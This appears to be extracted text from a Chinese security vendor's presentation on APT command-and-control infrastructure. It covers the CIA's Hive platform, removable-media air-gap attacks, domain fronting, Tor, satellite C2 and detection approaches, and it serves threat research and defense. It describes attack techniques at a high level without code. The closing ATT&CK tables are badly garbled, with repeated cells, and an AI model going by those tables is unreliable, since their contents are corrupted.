
美国CIA自建C2基础设施控制平台蜂巢(Hive)——广域网/公网

- 2017年11月9日，维基解密 (WikiLeaks) 公开了Hive的源代码和开发日志，Hive是CIA用于控制其恶意软件基础设施的主要组件，通过可选身份验证的方式隐藏C2节点。
- 客户端
- 端口转发
- 中转服务器
- 服务器




美国CIA自建C2基础设施控制平台蜂巢(Hive)——广域网/公网

- 基于命令与控制技战术遍历与体系化分析，还原CIA自建C2基础设施。



入侵内网服务器、或使用可移动设备作为C2——局域网/内网

- APT组织将入侵服务器作为内部的C2基础设施，通过常见的P2P协议在内网横向移动。
- 在隔离网络情况下，使用可移动设备作为C2。
- 索伦之眼(Strider)在域控制器上，通过注册了Windows LSA（本地安全认证）密码过滤器建立持久机制，使用具有本地网络和互联网访问权限的本地服务器包括代理服务器、Web服务器、软件更新服务器（存在供应链威胁）作为内部代理节点。
- 同样作为内网代理，另一个案例，在2021年SolarWinds供应链攻击事件中，背后的APT组织使用基于Cobalt Strike的SMB管道(\\.\pipe\protected_storage[REDACTED]).作为内网C2。




利用可移动设备作为C2突破隔离网络——局域网/内网

- 可行侵入方法：摆渡攻击、供应链攻击、物流链劫持、人工抵近等。

威胁事件	突破隔离方法	攻击目标
震网(Stuxnet)	可移动存储媒介传播：利用快捷方式解析漏洞MS10-046。	主要：伊朗纳坦兹核电站，以及其他数家伊朗国防和关键基础工业企业。
火焰 (Flame)	可移动存储媒介传播：利用快捷方式解析漏洞，或设置U盘自动运行。	伊朗、以色列等中东国家。
Fanny	可移动存储媒介传播：利用快捷方式解析漏洞。建立U盘隐藏FAT分区存储数据命令。	巴基斯坦、印尼、越南等国。
索伦之眼(Strider)	可移动存储媒介传播：疑似未知0day。U盘开辟自定义加密分区，写入虚拟文件系统。	俄罗斯、中国、伊朗等国。
Agent.BTZ	可移动存储媒介传播：将U盘设置成自动运行(Autorun)。U盘中创建文件“thumb.dd”存储窃密数据。	美国驻中东军事基地、中央司令部、五角大楼，及其他国家目标。
穹顶7 (Vault7)	冲击钻：劫持光盘刻录软件，向光盘PE文件注入载荷。 BadUSB：该USB设备插入后能模拟键盘按键，执行脚本或命令。 激情猿猴 (Emotional Simian)：感染U盘攻陷机器，数据随U盘携出传回CIA。 可移动存储媒介传播：利用快捷方式解析漏洞、Junction文件夹、设置U盘自动运行。	美方认为的攻击目标。
水蝮蛇一号 (COTTONMOUTH-I)	间谍硬件：伪装成U盘，在目标网络中建立无线桥接。	美方认为的攻击目标。



利用可移动设备作为C2突破隔离网络——局域网/内网

- 安天发布《Darkhotel组织渗透隔离网络的Ramsay组件分析》
- 攻击组织制定蠕虫式感染入侵、移动媒介建立信道的方案。
- 扫描新进入的文档，检查文件是否包含指令，是则读取载荷并执行。
- 执行对象分为EXE、DLL和CMD命令三种。
- 最终，命令携入、结果携出，攻击者以此搭建起了一条针对隔离网络的命令与控制通道。




APT29基于域名前置的隐蔽通道作为C2，通过Tor隐藏C2节点——Tor洋葱路由

- 域名前置技术在2010年开始流行，利用CDN的转发特性，修改HOST用于C2；
- APT29，使用域名前置隐蔽通道、使用Tor洋葱路由隐藏C2节点。



图拉(Turla)组织利用卫星通信作为C2——卫星通信

- Turla组织利用的卫星网络大多是位于中东和非洲的国家。
- 卫星通信的覆盖范围非常广，所以很难追踪到威胁操作者的具体位置。
- 如何利用卫星作为C2？
 - - 购买
 - - BGP劫持



图拉(Turla)组织入侵其他组织C2作为C2

- 图拉(Turla)组织入侵 APT34的C2作为C2。



引自安天《2019年网络安全威胁回顾与展望》

03

C2的检测发现

多样风格的抽象与持续的猎杀捕获

C2的检测发现

案例	C2特点	如何发现
案例一：入侵网站作为C2	使用代理，隐藏真实C2	流量侧、情报侧钓鱼分析猎杀发现
案例二：利用DDR信息传递点作为C2	使用合法Web服务，规避检测	流量侧载荷Payload文件检测发现
案例三：利用入侵的IoT网络设备作为C2	使用非应用层协议，利用IoT设备作为流量代理转发	流量侧、情报侧设备取证发现
案例四：自建C2基础设施控制	使用加密信道、使用隐写术、使用多跳代理	情报侧发现
案例五：入侵内网服务器、或使用可移动设备作为C2	利用入侵内网服务器作为代理，使用可移动介质带入带出	终端侧、流量侧内网横向移动发现
案例六：通过域前置，通过Tor隐藏C2节点	使用域名前置隐藏信道，使用Tor洋葱路由隐藏C2节点	终端侧、流量侧后门载荷发现
案例七：利用卫星通信作为C2	利用卫星原有信道通信	情报侧发现后门中的IP属于卫星范围
案例八：入侵其他组织C2作为C2	将其他APT组织的C2基础设施据为己有	流量侧、情报侧对比分析C2分发的载荷发现

安天终端侧智甲可检测拦截进行定位

- 从威胁框架整体来看，不是C2命令与控制单一维度的问题。
- ATT&CK总计330项，目前已覆盖168项，覆盖度51%，可防御/可拦截75、可检测/可记录93，可对每一个技术点输出对应的标签。

侦察 (10)	资源开发 (7)	初始访问 (9)	执行 (12)	持久化 (19)	提权 (19)	防御规避 (40)	凭证访问 (15)	发现 (29)	横向移动 (9)	收集 (17)	命令与控制	数据渗出 (9)	影响 (13)
主动扫描	获取基础设施	水坑攻击	利用命令和脚本解释器	修改账户	滥用提升控制权限制	滥用提升控制权限制	暴力破解	发现账户	利用远程服务漏洞	压缩/加密收集的数据	使用应用层协议	自动渗出数据	删除账户权限
搜集受害者主机信息	入侵账户	利用面向公众的应用程序	利用BITS服务	利用BITS服务	模拟访问令牌	模拟访问令牌	从存储密码的位置获取凭证	查询注册表	执行内部鱼叉式钓鱼攻击	捕获音频	通过可移动介质通信	限制传输数据大小	损毁数据
搜集受害者身份信息	入侵基础设施	利用外部远程服务	利用自动启动执行引导或登录	利用自动启动执行引导或登录	利用BITS服务	混淆文件和信息	利用凭证访问漏洞	发现远程系统	纵向传输文件或工具	自动收集	使用非C2协议回传	使用非C2协议回传	造成恶劣影响的恶意加密
搜集受害者网络信息	能力开发	添加硬件	部署容器	部署容器	在主机上建立映像	在操作系统前启动	强制认证	发现浏览器书签	发现软件	收集剪贴板数据	混淆数据	使用C2信道回传	篡改数据
搜集受害者组织信息	建立账户	利用主机软件漏洞执行	利用初始化脚本引导或登录	利用初始化脚本引导或登录	反混淆/解码文件或信息	进程注入	伪造Web凭证	发现云基础设施	发现系统信息	收集云存储对象的数据	使用动态参数	使用其他网络介质回传	篡改可见内容
通过网络钓鱼搜集信息	能力获取	利用进程间通信	添加浏览器扩展插件	添加浏览器扩展插件	创建或修改系统进程	注册恶意域控制器	输入捕捉	云服务仪表盘	发现系统位置	收集配置库的数据	使用加密信道	使用物理介质回传	清除磁盘
从非公开源搜集信息	环境整備	通过可移动介质复制	篡改客户端软件	篡改客户端软件	事件触发执行	直接访问卷	利用中间人攻击 (MITM)	发现云垂秀	发现系统网络配置	收集信息数据库	使用备用信道	使用Web服务回传	端点侧拒绝服务 (DoS)
从公开技术数据库搜集信息	入侵供应链	利用计划任务/工作	创建账户	创建账户	利用漏洞提权	执行范围保护	修改身份验证过程	发现域信任	发现系统网络连接	收集本地系统数据	使用入口工具传输	将数据转移到云账户	定时传输
搜集公开网站/域	利用受信关系	利用共享模块执行	创建或修改系统进程	创建或修改系统进程	利用漏洞规避防御	执行签名的二进制文件代理	网络嗅探	发现文件和目录	发现系统所有着色用户	收集网络共享驱动数据	使用标准非应用层协议	创建多级信道	禁止系统恢复
搜集受害者自有网站	利用有效账户	利用第三方软件部署工具	事件触发执行	事件触发执行	容器逃逸	执行签名的脚本代理	操作系统凭证转储	扫描网络服务	发现系统所有着色用户	污染共享内容	使用备用身份验证材料	将数据转移到云账户	网络侧拒绝服务
		利用系统服务	利用外部远程服务	利用外部远程服务	执行流程劫持	修改文件和目录权限	窃取应用程序访问令牌	发现网络共享	发现系统服务	数据暂存	使用非标准端口	资源劫持	禁用服务
		诱导用户执行	执行流程劫持	执行流程劫持	进程注入	利用域策略修改	窃取Web会话Cookie	网络嗅探	发现系统时间	收集电子邮件	使用协议隧道	禁用服务	系统关机重启
		利用Windows管理规范 (WMI)	植入容器映像	植入容器映像	利用计划任务/工作	隐藏行为	双因子认证拦截	发现密码策略	发现系统时间	输入捕捉	使用代理	系统关机重启	
			修改身份验证过程	修改身份验证过程	利用有效账户	执行流程劫持	不安全的凭证	发现主机插入设备	发现云存储对象	浏览器中间人攻击 (MitM)	利用远程访问软件		
			启动Office应用程序	启动Office应用程序	削弱防御机制	删除主机中的信标		发现网络嗅探	虚拟化/沙箱逃逸	利用标准非应用层协议	使用合法Web服务		
			在操作系统前启动	在操作系统前启动	利用有效账户	间接执行命令		发现主机插入设备	发现云存储对象	获取屏幕截图			
			利用计划任务/工作	利用计划任务/工作	伪装	窃取Web会话Cookie		发现主机插入设备	发现云存储对象	捕获视频			
			利用服务器软件组件	利用服务器软件组件	修改身份验证过程	修改计算基础设施		发现主机插入设备	发现云存储对象				
			使用流量指令	使用流量指令	利用有效账户	修改注册表		发现主机插入设备	发现云存储对象				
			利用有效账户	利用有效账户	利用有效账户	利用反射代码加载		发现主机插入设备	发现云存储对象				

- 无效
- 有效
- 可防御/可拦截
- 可检测/可记录
- 可降低机会
- 可输出知识

基于端点侧部署的安天智甲终端防御系统的检测和拦截点

安天探海威胁检测系统可识别协议和元数据提取




初始访问	执行	持久化	提权	防御规避	凭证访问	发现	横向移动	收集	命令与控制	渗出	影响
利用AppleScript	利用AppleScript	利用bash_profile和... 启动代理	利用Source命令	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB

基于对载荷文件的检测
可以大幅度的提升威胁框架的覆盖度

初始访问	执行	持久化	提权	防御规避	凭证访问	发现	横向移动	收集	命令与控制	渗出	影响
本地交互	利用AppleScript	利用bash_profile和... 启动代理	利用Source命令	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB
利用面向公众的应用...	利用CHSTP	利用Source命令	利用Source命令	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB
利用外部远程服务	利用命令行	加入空域隐藏别名	隐藏账户	利用Launchctl	利用Setuid/Setgid	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB
添加硬件	利用HTML脚本	利用系统中的第三方...	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB
通过可移动介质复制	利用附件对象模型(C...)	利用AppleScript	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB	利用AppCert DLL注入... 添加C_LOAD_DYLIB
使用交互式的应用程序	利用远程管理	利用交互的开发工具	利用Windows应用程...	利用Windows应用程...	利用Windows应用程...	利用Windows应用程...	利用Windows应用程...	利用Windows应用程...	利用Windows应用程...	利用Windows应用程...	利用Windows应用程...
使用交互式的连接	使用动态数据交换技...	诱导用户执行	利用认证包	利用登录脚本	利用系统服务	DLL注入/进程劫持	利用有效账户	代码签名	隐藏特征	使用Web Shell	使用Web Shell
通过邮件执行交互式...	通过邮件执行	利用Windows管理...	利用BITS服务	利用SASS 启动程序	利用Systemd服务	Dylib劫持	利用有效账户	代码签名	隐藏特征	使用Web Shell	使用Web Shell
入侵设备	通过脚本加载执行	使用Bootkit	修改现有服务	使用Bootkit	使用Windows时间服...	提示用户输入企业选...	利用HTML脚本	利用HTML脚本	利用HTML脚本	利用HTML脚本	利用HTML脚本
入侵设备关系	利用主数据源	利用XSL文件执行脚本	添加策略扩展模块	Netsh Helper DLL	利用Trap命令	利用事件监听守护程...	利用事件监听守护程...	利用事件监听守护程...	利用事件监听守护程...	利用事件监听守护程...	利用事件监听守护程...
